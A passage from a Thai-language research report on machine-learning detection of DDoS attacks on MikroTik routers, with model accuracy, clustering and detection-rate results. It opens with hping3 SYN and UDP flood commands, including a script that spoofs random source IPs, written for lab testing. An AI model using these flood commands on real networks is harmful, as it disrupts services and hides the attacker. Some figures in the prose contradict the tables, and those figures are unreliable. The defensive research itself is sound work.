จากภาพที่ 3-23 แสดงถึงคำสั่งการโจมตีแบบ SYN Flood โดยใช้คำสั่ง hping3 ซึ่งเป็นเครื่องมือสำหรับสร้างและส่งแพ็กเกจ TCP แบบกำหนดค่าได้เอง โดยใช้ flag -S เพื่อส่ง SYN packet ที่เป็นแพ็กเกจเริ่มต้นของกระบวนการเชื่อมต่อแบบ TCP เพื่อจำลองลักษณะการโจมตีที่เน้นการเปิดการเชื่อมต่อจำนวนมากโดยไม่ปิดการเชื่อมต่อ ส่งผลให้ทรัพยากรของระบบเป้าหมายถูกใช้งานจนไม่สามารถตอบสนองต่อการเชื่อมต่อใหม่ได้ คำสั่ง --spoof ใช้สำหรับปลอมหมายเลขไอพีต้นทางให้ดูเหมือนว่าการเชื่อมต่อมาจากหลายแหล่ง และคำสั่ง --flood ใช้สำหรับส่งแพ็กเกจในอัตราสูงอย่างต่อเนื่อง

3.8.2.3 การโจมตีที่อาศัยปริมาณข้อมูลขนาดใหญ่ (Volume-based Attacks)

```
random_ips=()
for i in {1..20}; do
  ip="$((RANDOM % 223 + 1)).$((RANDOM % 256)).$((RANDOM % 256)).$((RANDOM % 256))"
  random_ips+=("$ip")
done
for ip in "${random_ips[@]}"; do
  echo "ส่ง UDP จาก IP ปลอม: $ip"
  hping3 --udp --spoof "$ip" -p $PORT --flood "$TARGET" &
done
```

ภาพที่ 3-24 ชุดคำสั่งทดสอบการโจมตีแบบ UDP Flood

จากภาพที่ 3-24 แสดงถึงคำสั่งการโจมตีแบบ UDP Flood โดยใช้คำสั่ง hping3 ซึ่งเป็นเครื่องมือสำหรับสร้างและส่งแพ็กเกจเครือข่าย โดยในกรณีนี้ใช้ flag --udp เพื่อส่งแพ็กเกจแบบ UDP ไปยังเป้าหมาย ซึ่งเป็นการจำลองลักษณะการโจมตีที่เน้นการส่งข้อมูลจำนวนมากจากหลายแหล่งเพื่อทำให้ระบบเป้าหมายเกิดความหนาแน่นของทราฟฟิกจนไม่สามารถให้บริการได้ตามปกติ คำสั่ง --spoof ใช้เพื่อปลอมหมายเลขไอพีต้นทางให้แตกต่างกันในแต่ละครั้งที่ส่ง และ --flood ใช้เพื่อส่งแพ็กเกจด้วยอัตราสูงสุดอย่างต่อเนื่อง

โดยการประเมินผลจะพิจารณาจากข้อมูล 6 ตัวแปร ได้แก่ ชนิดการโจมตี รอบการทดสอบ จำนวนไอพีต้นทางที่ตรวจพบ จำนวนกรอบเวลาที่ตรวจจับได้ จำนวนไอพีที่ใช้ทดสอบ และอัตราการตรวจจับ โดยเก็บข้อมูลจากรอบทดสอบทั้งหมด 5 รอบในแต่ละประเภทการโจมตี เพื่อประเมินความสามารถของแบบจำลองในการจำแนกทราฟฟิกที่เป็นอันตรายจากทราฟฟิกปกติ

บทที่ 4
ผลการดำเนินงานวิจัย

ผลสรุปการดำเนินการวิจัยพัฒนาขึ้นรายละเอียดมีดังนี้

4.1 ผลการประเมินความแม่นยำของแบบจำลองในการตรวจจับการโจมตี

4.2 ผลการประเมินการป้องกันการโจมตีบนเราเตอร์ไมโครติก

4.1 ผลการประเมินความแม่นยำของแบบจำลองในการตรวจจับการโจมตี

การประเมินประสิทธิภาพของแบบจำลองการเรียนรู้ของเครื่องเพื่อจำแนกประเภทปริมาณข้อมูลและตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย โดยเปรียบเทียบประสิทธิภาพของ ต้นไม้ตัดสินใจ โครงข่ายประสาทเทียม แบบจำลองเพื่อนบ้านใกล้ที่สุด และ เนอีฟเบย์ ผ่านการวัด ค่าความถูกต้อง รายงานการจำแนกประเภทและตารางคอนฟิวชันเมทริกส์ ผลประเมินการจัดกลุ่มข้อมูลแบบเคมีนส์และการจัดกลุ่มข้อมูลแบบสเปกตรอลสำหรับจำแนกแหล่งที่มาการโจมตี


4.1.1 การประเมินผลแบบจำลองจำแนกการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย ผลการเปรียบเทียบประสิทธิภาพแบบจำลองจัดกลุ่มการโจมตีแบบเคมีนส์

ตารางที่ 4-1 ผลการเปรียบเทียบประสิทธิภาพแบบจำลอง

แบบจำลอง	ประสิทธิภาพแบบจำลอง			
	Accuracy(%)	Precision(%)	Recall(%)	F1-score(%)
Decision Tree	99.65	99.75	99.75	99.75
Neural Network	99.30	99.50	99.50	99.50
K-NN	99.10	99.25	99.25	99.25
Naive Bayes	91.00	92.00	85.50	86.75

แบบจำลองต้นไม้ตัดสินใจมีค่าความถูกต้องเฉลี่ยสูงถึงร้อยละ 99.65 ค่าความถูกต้องในแต่ละ Fold มีความผันผวนต่ำ อยู่ในช่วร้อยละ 99.58 - ร้อยละ 99.72 ซึ่งสะท้อนถึงเสถียรภาพของแบบจำลอง การจำแนกประเภทของรายงานให้ค่าความแม่นยำ ความไว และค่าคะแนนเอฟหนึ่งในระดับสูง (≈ 0.99 – 1.00) ในทุกหมวดหมู่ แบบจำลองสามารถจำแนกประเภทของ Application ได้อย่างถูกต้องร้อยละ 100 โดยไม่มีข้อผิดพลาดข้อผิดพลาดในการจำแนกมีเพียงเล็กน้อย

เช่น ตัวอย่าง 185 รายการของ Protocol ถูกจำแนกผิดเป็น Normal ซึ่งแสดงให้เห็นถึงความสามารถของแบบจำลองในการจำแนกข้อมูล การโจมตีแบบปฏิเสธการให้บริการแบบกระจาย




ภาพที่ 4-1 ตารางคอนฟิวชันเมทริกส์ของแบบจำลองต้นไม้ตัดสินใจ

แบบจำลองต้นไม้ตัดสินใจมีค่าความถูกต้องสูงสุดที่ร้อยละ 99.65 และสามารถแสดงผลลัพธ์ที่แม่นยำในทุกหมวดหมู่ด้วยค่าความผิดพลาดที่ต่ำมาก ซึ่งบ่งชี้ว่าเป็นแบบจำลองที่เหมาะสมที่สุดสำหรับการตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจายในระบบเครือข่าย

สำหรับแบบจำลองโครงข่ายประสาทเทียมมีค่าความถูกต้องอยู่ที่ร้อยละ 99.00 โดยจากรายงานการจำแนกพบว่าค่าความแม่นยำ ความไว และค่าคะแนนเอฟวัน สูงมาก (≈ 0.98 - 1.00) ในทุกหมวดหมู่ ซึ่งมีประสิทธิภาพใกล้เคียงกับแบบจำลองต้นไม้ตัดสินใจ

จากการวิเคราะห์ตารางแสดงค่าความคลาดเคลื่อนพบว่าข้อผิดพลาดหลักของแบบจำลองโครงข่ายประสาทเทียมอยู่ที่การจำแนกประเภทของโพรโทคอลโดยมี 135 ตัวอย่างที่ผิดพลาดจำแนกเป็น Normal การจำแนกประเภทของ Application และ Volume มีค่าความถูกต้องร้อยละ 100




ภาพที่ 4-2 ตารางคอนฟิวชันเมทริกส์ของแบบจำลองโครงข่ายประสาทเทียม

แบบจำลองโครงข่ายประสาทเทียมมีค่าความถูกต้องสูงร้อยละ 99.0 และสามารถจำแนกหมวดหมู่ของการโจมตีแบบปฏิเสธการให้บริการแบบกระจายได้อย่างแม่นยำ พบข้อผิดพลาดเล็กน้อยในบางประเภท โดยเฉพาะในระดับโพรโทคอล ทั้งนี้ ผลลัพธ์แสดงให้เห็นถึงศักยภาพของโครงข่ายประสาทเทียมในการเรียนรู้รูปแบบของปริมาณข้อมูลที่เกี่ยวข้องกับการโจมตีดังกล่าวได้อย่างมีประสิทธิภาพ

สำหรับวิธีเพื่อนบ้านที่ใกล้ที่สุดแบบ k จุด พบว่าค่าเฉลี่ยความถูกต้องสุดท้ายอยู่ที่ร้อยละ 99.11 ± ร้อยละ 0.056 โดยค่าความถูกต้องในแต่ละ Fold อยู่ในช่วงร้อยละ 99.04 - ร้อยละ 99.22


แนวโน้มค่าความถูกต้องของวิธีเพื่อนบ้านที่ใกล้ที่สุดมีความแม่นยำใกล้เคียงกับโครงข่ายประสาทเทียมแต่มีเสถียรภาพต่ำกว่าแบบจำลองต้นไม้ตัดสินใจเล็กน้อยทั้งนี้ พบแนวโน้มว่าวิธีการดังกล่าวอาจสูญเสียประสิทธิภาพเมื่อจำนวนตัวอย่างเพิ่มขึ้น



ภาพที่ 4-3 ตารางคอนฟิวชันเมทริกส์ของแบบจำลองเพื่อนบ้านใกล้ที่สุด

แบบจำลองแบบจำลองเพื่อนบ้านใกล้ที่สุดให้ผลลัพธ์ที่มีความถูกต้องสูงกว่าร้อยละ 99.10 ซึ่งถือเป็นค่าความแม่นยำที่น่าพึงพอใจแบบจำลองนี้มีความเสถียรต่ำกว่าทั้งต้นไม้ตัดสินใจและโครงข่ายประสาทเทียมเล็กน้อยทั้งนี้ การเลือกใช้แบบจำลองเพื่อนบ้านใกล้ที่สุดควรพิจารณาจากปริมาณข้อมูลที่เพิ่มขึ้นเนื่องจากแบบจำลองดังกล่าวมีแนวโน้มใช้ทรัพยากรในการคำนวณสูงขึ้นตามขนาดของชุดข้อมูล

แบบจำลองเนอีฟเบย์มีค่าเฉลี่ยความถูกต้องสุดท้ายที่ร้อยละ 91.07 ± ร้อยละ 0.279 โดยค่าความถูกต้องในแต่ละ Fold มีความผันผวนสูงกว่าวิธีอื่นอยู่ในช่วงร้อยละ 90.85 - ร้อยละ 91.67 ทั้งนี้ แบบจำลองดังกล่าวมีแนวโน้มให้ค่าความถูกต้องต่ำกว่าวิธีอื่นอย่างชัดเจนอีกทั้งค่าความแม่นยำและค่าความไวอาจต่ำกว่าด้วยเนื่องจากแบบจำลองเนอีฟเบย์อาศัยสมมติฐานที่ว่าแต่ละคุณลักษณะของข้อมูลเป็นอิสระต่อกัน ซึ่งอาจไม่เหมาะสมกับข้อมูลในเครือข่าย นอกจากนี้ แบบจำลองนี้ยังมีแนวโน้มเกิดข้อผิดพลาดทั้งผลบวกที่ผิดพลาด และผลลบที่ผิดพลาดในระดับที่สูงกว่าแบบจำลองอื่น



ภาพที่ 4-4 ตารางคอนฟิวชันเมทริกส์ของแบบจำลองเนอีฟเบย์


แบบจำลองเนอีฟเบย์มีค่าความถูกต้องต่ำที่สุดร้อยละ 91.07 และมีค่าความผันผวนสูงกว่าวิธีอื่น ๆ จึงอาจไม่เหมาะกับการใช้งานที่ต้องการความแม่นยำสูงการใช้งานเนอีฟเบย์อาจเหมาะกับการ วิเคราะห์เบื้องต้นแต่ไม่ใช่ทางเลือกที่ดีที่สุดสำหรับการตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่องที่แม่นยำ

4.1.2 การประเมินผลแบบจำลองจัดกลุ่มแหล่งที่มาการโจมตีแบบปฏิเสธการให้บริการแบบกระจายการประเมินผลการจัดกลุ่มแหล่งที่มาการโจมตีใช้ตัวอย่างข้อมูลจากกรอบเวลา 1543697559 และ 1543697566 โดยใช้ค่า Silhouette Score และ Davies–Bouldin Index โดยได้ผลลัพธ์ดังตารางที่ 4-2

ตารางที่ 4-2 ผลการเปรียบเทียบประสิทธิภาพแบบจำลองจัดกลุ่มการโจมตีแบบเคมีนส์และสเปกตรอล

แบบจำลอง	**ค่า**	**คะแนนที่ได้**
K-Means	Silhouette Score	0.9328
	Davies–Bouldin Index	0.0385
Spectral	Silhouette Score	0.0236
	Davies–Bouldin Index	2.2633


จากตารางที่ 4-2 ผลการประเมินประสิทธิภาพของแบบจำลองการจัดกลุ่มด้วยเคมีนส์แสดงให้เห็นว่าแบบจำลองสามารถจำแนกกลุ่มข้อมูลได้อย่างมีประสิทธิภาพโดยค่า Silhouette Score เท่ากับ 0.9328 ซึ่งอยู่ในระดับสูงมากสะท้อนว่าข้อมูลแต่ละจุดอยู่ใกล้กับกลุ่มของตนเองและแยกห่างจากกลุ่มอื่นได้ดีขณะที่ค่า Davies–Bouldin Index เท่ากับ 0.0385 ถือว่าต่ำมากแสดงว่าแต่ละคลัสเตอร์มีความแตกต่างกันอย่างชัดเจนและไม่ซ้อนทับกันจึงสามารถสรุปได้ว่าแบบจำลองมีความแม่นยำการจัดกลุ่มพฤติกรรมของทราฟฟิกเครือข่ายระหว่างปกติกับการโจมตีได้อย่างมีประสิทธิภาพ



ภาพที่ 4-5 แผนภาพแสดงการตรวจจับแหล่งที่มาของการโจมตีเครือข่ายด้วยเคมีนส์

จากภาพที่ 4-5 แสดงผลการจัดกลุ่มด้วยเคมีนส์พบว่าการจำแนกกลุ่มมีประสิทธิภาพดีโดยสามารถแยกจุดข้อมูลที่มีค่า Packet Count และ Byte Count สูงออกจากกลุ่มปกติได้อย่างชัดเจน ซึ่งสอดคล้องกับลักษณะของทราฟฟิกที่เกิดจากการโจมตี

ในขณะที่ผลการประเมินแบบจำลองการจัดกลุ่มด้วยสเปกตรอลพบว่ามีประสิทธิภาพที่ต่ำกว่ามากโดยค่า Silhouette Score อยู่ที่ 0.0236 ซึ่งใกล้ศูนย์แสดงให้เห็นว่าข้อมูลแต่ละจุดไม่สามารถจัดกลุ่มได้ชัดเจนและอยู่ใกล้ขอบเขตระหว่างคลัสเตอร์ส่งผลให้ความสามารถในการแยกความแตกต่างระหว่างกลุ่มลดลงอย่างมีนัยสำคัญนอกจากนี้ค่า Davies–Bouldin Index เท่ากับ 2.2633 ซึ่งสูงมากเมื่อเทียบกับเคมีนส์สะท้อนให้เห็นว่ามีการซ้อนทับของกลุ่มสูง และความกระชับภายในกลุ่มมีน้อยจึงอาจสรุปได้ว่าแบบจำลองสเปกตรอลยังไม่เหมาะสมกับข้อมูลลักษณะนี้



ภาพที่ 4-6 แผนภาพแสดงการตรวจจับแหล่งที่มาของการโจมตีเครือข่ายด้วยสเปกตรอล

จากภาพที่ 4-6 แสดงผลการจัดกลุ่มด้วยแบบจำลองสเปกตรอลพบว่าการจำแนกกลุ่มยังไม่ดีนักเนื่องจากข้อมูลจำนวนมากยังรวมกลุ่มกันใกล้เคียงกันระหว่างกลุ่มปกติและกลุ่มโจมตี มีเพียงไม่กี่จุดที่แยกออกได้ชัดเจนส่งผลให้ความสามารถในการแยกแยะพฤติกรรมของทราฟฟิกเครือข่ายยังมีข้อจำกัด

4.2 ผลการประเมินการป้องกันการโจมตีบนเราเตอร์ไมโครติก

การป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย มีความสำคัญต่อความมั่นคงของระบบเครือข่ายเราเตอร์ไมโครติกเป็นอุปกรณ์เครือข่ายที่ได้รับความนิยม ซึ่งสามารถนำการเรียนรู้ของเครื่องมาใช้เพื่อช่วยตรวจจับและป้องกันการโจมตีได้ ตารางผลการทดสอบที่แสดงในบทความนี้มีวัตถุประสงค์เพื่อตรวจสอบประสิทธิภาพของการเรียนรู้ของเครื่องในการจำแนกและตรวจจับทราฟฟิกที่เป็นอันตรายตัวแปรหลักที่เกี่ยวข้องกับการตรวจจับการโจมตี ดังตารางที่ 4-3

ตารางที่ 4-3 ผลการทดสอบการป้องกันการโจมตีบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง

ชนิดการโจมตี	รอบทดสอบ	พบการโจมตีจากแหล่งที่มา	จำนวนกรอบเวลาที่พบ (วินาที)	ใช้ไอพีทดสอบ	อัตราการตรวจจับ (ร้อยละ)
Application	1	17	1	20	85
Application	2	18	2	20	90
Application	3	19	2	20	95
Application	4	18	2	20	90
Application	5	19	2	20	95
Protocol	1	3	1	20	15
Protocol	2	12	5	20	60
Protocol	3	18	8	20	90
Protocol	4	18	4	20	90
Protocol	5	18	8	20	90
Volume	1	16	4	20	80
Volume	2	12	10	20	60
Volume	3	13	11	20	65
Volume	4	17	11	20	85
Volume	5	17	11	20	85

การวิเคราะห์ผลการตรวจจับสามารถสรุปได้ดังนี้ Application ระบบสามารถตรวจจับได้อย่างมีประสิทธิภาพสูง โดยมีอัตราการตรวจจับอยู่ที่ร้อยละ 85.00-95.00 และค่าการตรวจจับมีความสม่ำเสมอในแต่ละรอบทดสอบ

ในกรณีของลักษณะข้อมูลแบบโพรโทคอลพบว่าประสิทธิภาพในการตรวจจับอยู่ในระดับต่ำ โดยเฉพาะในรอบที่ 1 และรอบที่ 2 ซึ่งมีอัตราการตรวจจับเพียงร้อยละ 15.00 และร้อยละ 60.00 ตามลำดับ ทั้งนี้ มีแนวโน้มของอัตราการตรวจจับที่เพิ่มขึ้นในรอบถัดไป โดยอยู่ในช่วงระหว่างร้อยละ 60.00 ถึงร้อยละ 80.00

สำหรับลักษณะข้อมูลแบบการโจมตีด้วยปริมาณข้อมูล พบว่ามีความผันแปรของประสิทธิภาพในการตรวจจับ โดยในรอบที่ 2 และรอบที่ 3 มีอัตราการตรวจจับอยู่ในระดับต่ำ คือ ร้อยละ 10.00 และร้อยละ 65.00 ตามลำดับ ในขณะที่รอบที่ 1 และรอบที่ 5 มีอัตราการตรวจจับที่สูงขึ้น อยู่ที่ร้อยละ 85.00 ซึ่งสะท้อนให้เห็นถึงความไม่คงที่ในการตรวจจับเมื่อจำแนกตามลักษณะของข้อมูล

จากผลการทดสอบโดยใช้แบบจำลองต้นไม้ตัดสินใจที่มีประสิทธิภาพสูงสุดพบว่าการประยุกต์ใช้การเรียนรู้ของเครื่องร่วมกับเราเตอร์ไมโครติกสามารถช่วยเพิ่มประสิทธิภาพในการตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย ซึ่งพบว่าแบบจำลองสามารถตรวจจับการโจมตีที่เกิดขึ้นได้ดีเมื่อมีระยะเวลาในการโจมตีที่มากขึ้นและมีข้อมูลการสื่อสารที่ถูกรวบรวมไว้ประมวลผลมากพอ

บทที่ 5
สรุป อภิปรายผล และข้อเสนอแนะการวิจัย

5.1 สรุปและอภิปรายผลการวิจัย

จากปัญหาการโจมตีแบบปฏิเสธการให้บริการแบบกระจายที่มีแนวโน้มเพิ่มสูงขึ้นในปัจจุบัน และส่งผลกระทบอย่างมีนัยสำคัญต่อความมั่นคงของระบบเครือข่ายอินเทอร์เน็ต โดยเฉพาะในยุคที่การดำเนินชีวิตและการประกอบธุรกิจพึ่งพาเทคโนโลยีดิจิทัลอย่างต่อเนื่อง ผู้ทำการค้นคว้าอิสระจึงมุ่งเน้นการพัฒนาแนวทางเพื่อเพิ่มประสิทธิภาพในการตรวจจับและป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง ซึ่งสามารถเรียนรู้จากลักษณะของข้อมูลจราจรเครือข่ายในอดีตและระบุพฤติกรรมที่ผิดปกติได้อย่างแม่นยำ โดยการนำข้อมูลตัวอย่างจากชุดข้อมูลมาตรฐาน CIC-DDoS2019 และการจำลองสถานการณ์โจมตีด้วยเครื่องมือ Hping3 และ cURL เพื่อฝึกและทดสอบแบบจำลองการตรวจจับ ซึ่งได้ใช้การเรียนรู้ภายใต้การกำกับดูแลและการเรียนรู้โดยไม่ต้องกำกับดูแลมาใช้เพื่อพัฒนาแบบจำลองสำหรับตรวจจับการโจมตี และนำแบบจำลองที่พัฒนาขึ้นไปใช้ในการเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติก ซึ่งมีความยืดหยุ่นในการกำหนดค่าการทำงานทำให้สามารถดำเนินมาตรการตอบสนองและป้องกันการโจมตีได้ในเชิงรุกมากยิ่งขึ้น

โดยขั้นตอนการดำเนินงานวิจัยมี 8 ขั้นตอนประกอบด้วย การศึกษาและรวบรวมข้อมูลที่เกี่ยวข้อง การวิเคราะห์และออกแบบกรอบแนวคิดการวิจัย การจัดเตรียมอุปกรณ์และสภาพแวดล้อมการจำลองการโจมตีและบันทึกข้อมูลการโจมตี การวิเคราะห์พฤติกรรมการโจมตี การพัฒนาแบบจำลองจำแนกการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายด้วยแบบจำลองที่พัฒนาขึ้นบนเราเตอร์ไมโครติก และการประเมินผล ซึ่งสามารถสรุปผลการดำเนินการวิจัยได้ดังนี้

5.1.1 สรุปผลการพัฒนาแบบจำลองการเรียนรู้ของเครื่องสำหรับจำแนกการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

โดยการพัฒนาแบบจำลองสำหรับตรวจจับการโจมตีประกอบด้วยการประเมินผลประสิทธิภาพของแบบจำลองการเรียนรู้ภายใต้การกำกับดูแลและการเรียนรู้โดยไม่ต้องกำกับดูแลพบว่า แบบจำลองต้นไม้ตัดสินใจมีค่าความแม่นยำสูงสุดที่ร้อยละ 99.65 รองลงมาคือแบบจำลองโครงข่ายประสาทเทียมร้อยละ 99.30 แบบจำลองเพื่อนบ้านใกล้ที่สุดร้อยละ 99.10 และแบบจำลองเนอีฟเบย์มีค่าความแม่นยำต่ำสุดที่ร้อยละ 91.00

